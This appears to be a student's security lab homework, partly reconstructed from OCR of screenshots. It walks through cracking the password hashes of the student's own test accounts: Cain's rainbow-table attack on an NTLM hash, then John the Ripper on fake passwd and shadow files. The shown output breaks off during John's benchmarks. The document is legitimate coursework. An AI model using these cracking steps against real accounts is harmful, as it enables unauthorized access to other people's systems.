MD5 Hashe
SHA-1 Hash
SHA-2 Hash
RIPEMD-160
Kerb5 PreAu
Radius Shar
IKE-PSK Has
MSSQL Has
Type
LM & NTLM
http://www.oxid.it
12:43 PM
4/13/2016
Right Ctrl


1.3. Use Cain to crack passwords on “your” Windows system with the following three different methods supported by Cain: Rainbow cracking


→ Please refer to the following screen shots. I have taken detailed step-by-step screen shots. (cracking username: usr, password: pwd)






ics_hw_vm [執行中] - Oracle VM VirtualBox
機器 檢視 裝置 說明
NTLM Hashes cryptanalysis
Sorted Rainbow Tables
Filename
Hash
Charset
Min
Max
Index
ChainLen
Add Table
Remove
Remove All
Charsets
Statistics
Plaintext found:
Total disk access time:
Total cryptanalysis time:
Total chain walk step:
Total false alarms:
Total false alarm step:
1 hashes of type NTLM loaded...
Press the Start button to begin cryptanalysis
Benchmark
Hash speed:
Step speed:
Benchmark
Start
Exit
Decoders
Cracker
Type
LM & NTLM
12:45 PM
4/13/2016
Right Ctrl


ics_hw_vm [執行中] - Oracle VM VirtualBox
機器 檢視 裝置 說明
Local Disk (C:) ▸ Program Files (x86) ▸ Cain ▸ Winrtgen
Search Winrtgen
Organize
Open
New folder
Favorites
Desktop
Downloads
Recent Places
Libraries
Documents
Music
Pictures
Videos
Computer
Network
Name
Date modified
Type
Size
charset 12/7/2008 11:34 PM Text Document 6 KB
Winrtgen 12/3/2013 1:55 PM Application 385 KB
Winrtgen.exe.sig 12/3/2013 2:16 PM SIG File 1 KB
Winrtgen v2.9.4 (Rainbow Tables Generator) by mao
Filename
Status
Add Table
Remove
Remove All
About
OK
Exit
Winrtgen Date modified: 12/3/2013 1:55 PM Date created: 4/13/2016 12:25 PM
Application Size: 385 KB
12:47 PM
4/13/2016
Right Ctrl


ics_hw_vm [執行中] - Oracle VM VirtualBox
機器 檢視 裝置 說明
Local Disk (C:) ▸ Program Files (x86) ▸ Cain ▸ Winrtgen
Search Winrtgen
Organize Include in library Share with New folder
Favorites
Desktop
Downloads
Recent Places
Libraries
Documents
Music
Pictures
Videos
Computer
Network
Name Date modified Type Size
charset 12/7/2008 11:34 PM Text Document 6 KB
Winrtgen 12/3/2013 1:55 PM Application 385 KB
3 items
Rainbow Table properties
Hash ntlm
Min Len 3
Max Len 3
Index 0
Chain Len 800
Chain Count 100000
N° of tables 1
Charset
loweralpha
Edit
abcdefghijklmnopqrstuvwxyz
Table properties
Key space: 17576 keys
Disk space: 1,52 MB
Success probability: 1.000000 (100.00%)
Benchmark
Hash speed:
Step speed:
Table precomputation time:
Total precomputation time:
Max cryptanalysis time:
Optional parameter
Administrator
Benchmark
OK
Cancel
1:18 PM
4/13/2016
Right Ctrl


ics_hw_vm [執行中] - Oracle VM VirtualBox
機器 檢視 裝置 說明
Local Disk (C:) ▸ Program Files (x86) ▸ Cain ▸ Winrtgen
Search Winrtgen
Organize
Include in library
Share with
New folder
Favorites
Desktop
Downloads
Recent Places
Libraries
Documents
Music
Pictures
Videos
Computer
Network
Name
Date modified
Type
Size
charset 12/7/2008 11:34 PM Text Document 6 KB
ntlm_loweralpha#3-3_0_800x100000_oxid#000.rt 4/13/2016 1:20 PM RT File 1,563 KB
Tables.lst 4/13/2016 1:19 PM LST File 1 KB
Winrtgen 12/3/2013 1:55 PM Application 385 KB
Winrtgen.exe.sig 12/3/2013 2:16 PM SIG File 1 KB
Winrtgen v2.9.4 (Rainbow Tables Generator) by mao
Filename
Status
ntlm_loweralpha#3-3_0_800x100000_oxid#000.rt
Add Table
Remove
Remove All
About
Start
Exit
1:20 PM
4/13/2016
Right Ctrl


ics_hw_vm [執行中] - Oracle VM VirtualBox
NTLM Hashes cryptanalysis
Sorted Rainbow Tables
Filename | Hash | Charset | Min | Max | Index | ChainLen
C:\Program Files (x86)\Cain\Winrtgen\ntlm... | ntlm | loweralpha | 3 | 3 | 0 | 800
Add Table
Remove
Remove All
Charsets
Statistics
Plaintext found: 1 of 1 (100.00%)
Total disk access time: 0.01 s
Total cryptanalysis time: 32.36 s
Total chain walk step: 25425
Total false alarms: 145486
Total false alarm step: 93212258
Reading ntlm_loweralpha#3-3_0_800x100000_oxid#000.rt ...
... 1600000 bytes read in: 0.01 s
Verifying the file... (OK)
Searching for 1 hash...
Plaintext of 5524f6a9b378390f1a53f36a5975e3bd is pwd
Cryptanalysis time: 32.36 s
Results
Hash:5524f6a9b378390f1a53f36a5975e3bd Plain:pwd (Hex:707764)
Benchmark
Hash speed:
Step speed:
Benchmark
Start
Exit
Type
LM & NTLM
1:23 PM
4/13/2016
Right Ctrl


ics_hw_vm [執行中] - Oracle VM VirtualBox
機器 檢視 裝置 說明
File View Configure Tools Help
Decoders Network Sniffer Cracker Traceroute CCDU Wireless Query
Cracker
LM & NTLM Hashes
NTLMv2 Hashes (0)
MS-Cache Hashes (0
PWL files (0)
Cisco IOS-MD5 Hash
Cisco PIX-MD5 Hash
APOP-MD5 Hashes (
CRAM-MD5 Hashes
OSPF-MD5 Hashes ((
RIPv2-MD5 Hashes ((
VRRP-HMAC Hashes
VNC-3DES (0)
MD2 Hashes (0)
MD4 Hashes (0)
MD5 Hashes (0)
SHA-1 Hashes (0)
SHA-2 Hashes (0)
RIPEMD-160 Hashes
Kerb5 PreAuth Hashe
Radius Shared-Key H
IKE-PSK Hashes (0)
MSSQL Hashes (0)
User Name | LM Password | < 8 | NT Password | LM Hash | NT Hash | challenge | Type
Admini... | * empty * | * | * empty * | AAD3B435B51... | 31D6CFE0D16... | | LM & NTLM
Guest | * empty * | * | * empty * | AAD3B435B51... | 31D6CFE0D16... | | LM & NTLM
play | * empty * | * | ground | AAD3B435B51... | 07552DA5611F... | | LM & NTLM
simple | * empty * | * | abc | AAD3B435B51... | E0FBA38268D0... | | LM & NTLM
test | * empty * | * | abc | AAD3B435B51... | E0FBA38268D0... | | LM & NTLM
usr | * empty * | * | pwd | AAD3B435B51... | 5524F6A9B378... | | LM & NTLM
LM & NTLM Hashes
http://www.oxid.it
1:25 PM
4/13/2016
Right Ctrl

2. Use John the Ripper (JTR) to crack passwords on “your” Linux system.

→ Because my real password is really complex, I created a pseudo passwd file and a pseudo shadow file. The username is “root” and the password is “1234.” In fact, this password is used by Quanta LTE routers! (See https://pierrekim.github.io/blog/2016-04-04-quanta-lte-routers-vulnerabilities.html)

```
~ john
Created directory: /home/yuwen41200/.john
John the Ripper password cracker, version 1.8.0
Copyright (c) 1996-2013 by Solar Designer
Homepage: http://www.openwall.com/john/

Usage: john [OPTIONS] [PASSWORD-FILES]
--single                  "single crack" mode
--wordlist=FILE --stdin   wordlist mode, read words from FILE or stdin
--rules                   enable word mangling rules for wordlist mode
--incremental[=MODE]      "incremental" mode [using section MODE]
--external=MODE           external mode or word filter
--stdout[=LENGTH]         just output candidate passwords [cut at LENGTH]
--restore[=NAME]          restore an interrupted session [called NAME]
--session=NAME            give a new session the NAME
--status[=NAME]           print status of a session [called NAME]
--make-charset=FILE       make a charset, FILE will be overwritten
--show                    show cracked passwords
--test[=TIME]             run tests and benchmarks for TIME seconds each
--users=[-]LOGIN|UID[,..] [do not] load this (these) user(s) only
--groups=[-]GID[,..]      load users [not] of this (these) group(s) only
--shells=[-]SHELL[,..]    load users with[out] this (these) shell(s) only
--salts=[-]N              load salts with[out] at least N passwords only
--save-memory=LEVEL       enable memory saving, at LEVEL 1..3
--node=MIN[-MAX]/TOTAL    this node's number range out of TOTAL count
--fork=N                  fork N processes
--format=NAME             force hash type NAME: descrypt/bsdicrypt/md5crypt/
                          bcrypt/LM/AFS/tripcode/dummy/crypt
```

```
~ unshadow
Usage: unshadow PASSWORD-FILE SHADOW-FILE
```

```
~ cat example_passwd
root:x:0:0:root:/root:/usr/bin/sh
~ cat example_shadow
root:aRDiHrJ0OkehM:16414:0:99999:7:::
~ unshadow example_passwd example_shadow > example_out
~ cat example_out
root:aRDiHrJ0OkehM:0:0:root:/root:/usr/bin/sh
```

```
~ john --test
zsh: correct 'john' to '.john' [nyae]? n
Benchmarking: descrypt, traditional crypt(3) [DES 128/128 SSE2-16]... DONE
Many salts:     3460K c/s real, 3460K c/s virtual
Only one salt:  3334K c/s real, 3334K c/s virtual

Benchmarking: bsdicrypt, BSDI crypt(3) ("_J9..", 725 iterations) [DES 128/128 SSE2-16]... DONE
Many salts:     113075 c/s real, 112849 c/s virtual
Only one salt:  110464 c/s real, 110464 c/s virtual

